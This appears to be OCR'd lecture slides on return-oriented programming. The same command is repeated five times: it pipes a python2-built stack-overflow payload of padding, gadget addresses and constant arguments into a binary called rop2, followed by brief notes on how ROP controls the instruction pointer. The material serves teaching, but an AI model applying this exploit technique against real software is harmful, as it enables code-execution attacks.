

```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+"\xE8\x9C\x04\x08"+"\x0A\x02\x0B\x08"+"\xEF\xBE\xAD\xDE"
+"\xFE\x9C\x04\x08"+"\xA9\xAD\x04\x08"+"\xDE\xC0\xDD\xBA"   +"\xBE\xBA\xFE\xCA"
+"\x40\x06\x05\x08"')"
```

TARGET STACK





```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+"\xE8\x9C\x04\x08"+"\x0A\x02\x0B\x08"+"\xEF\xBE\xAD\xDE"
+"\xFE\x9C\x04\x08"+"\xA9\xAD\x04\x08"+"\xDE\xC0\xDD\xBA"   +"\xBE\xBA\xFE\xCA"
+"\x40\x06\x05\x08"')"
```


TARGET STACK




```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+"\xE8\x9C\x04\x08"+"\x0A\x02\x0B\x08"+"\xEF\xBE\xAD\xDE"
+"\xFE\x9C\x04\x08"+"\xA9\xAD\x04\x08"+"\xDE\xC0\xDD\xBA"   +"\xBE\xBA\xFE\xCA"
+"\x40\x06\x05\x08"')"
```


TARGET STACK






```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+"\xE8\x9C\x04\x08"+"\x0A\x02\x0B\x08"+"\xEF\xBE\xAD\xDE"
+"\xFE\x9C\x04\x08"+"\xA9\xAD\x04\x08"+"\xDE\xC0\xDD\xBA"+"\xBE\xBA\xFE\xCA"
+"\x40\x06\x05\x08"')"
```

TARGET STACK




```
>> ./rop2 "$(python2 -c 'print "A"*32+"BBBB"+ "\xD5\x9C\x04\x08"
+"\xE8\x9C\x04\x08"+"\x0A\x02\x0B\x08"+"\xEF\xBE\xAD\xDE"
+"\xFE\x9C\x04\x08"+"\xA9\xAD\x04\x08"+"\xDE\xC0\xDD\xBA"+"\xBE\xBA\xFE\xCA"
+"\x40\x06\x05\x08"')"
```

General setup

- Generate code solely based on gadgets
- In effect, ROP code controls IP via the stack
- No execution takes place on the stack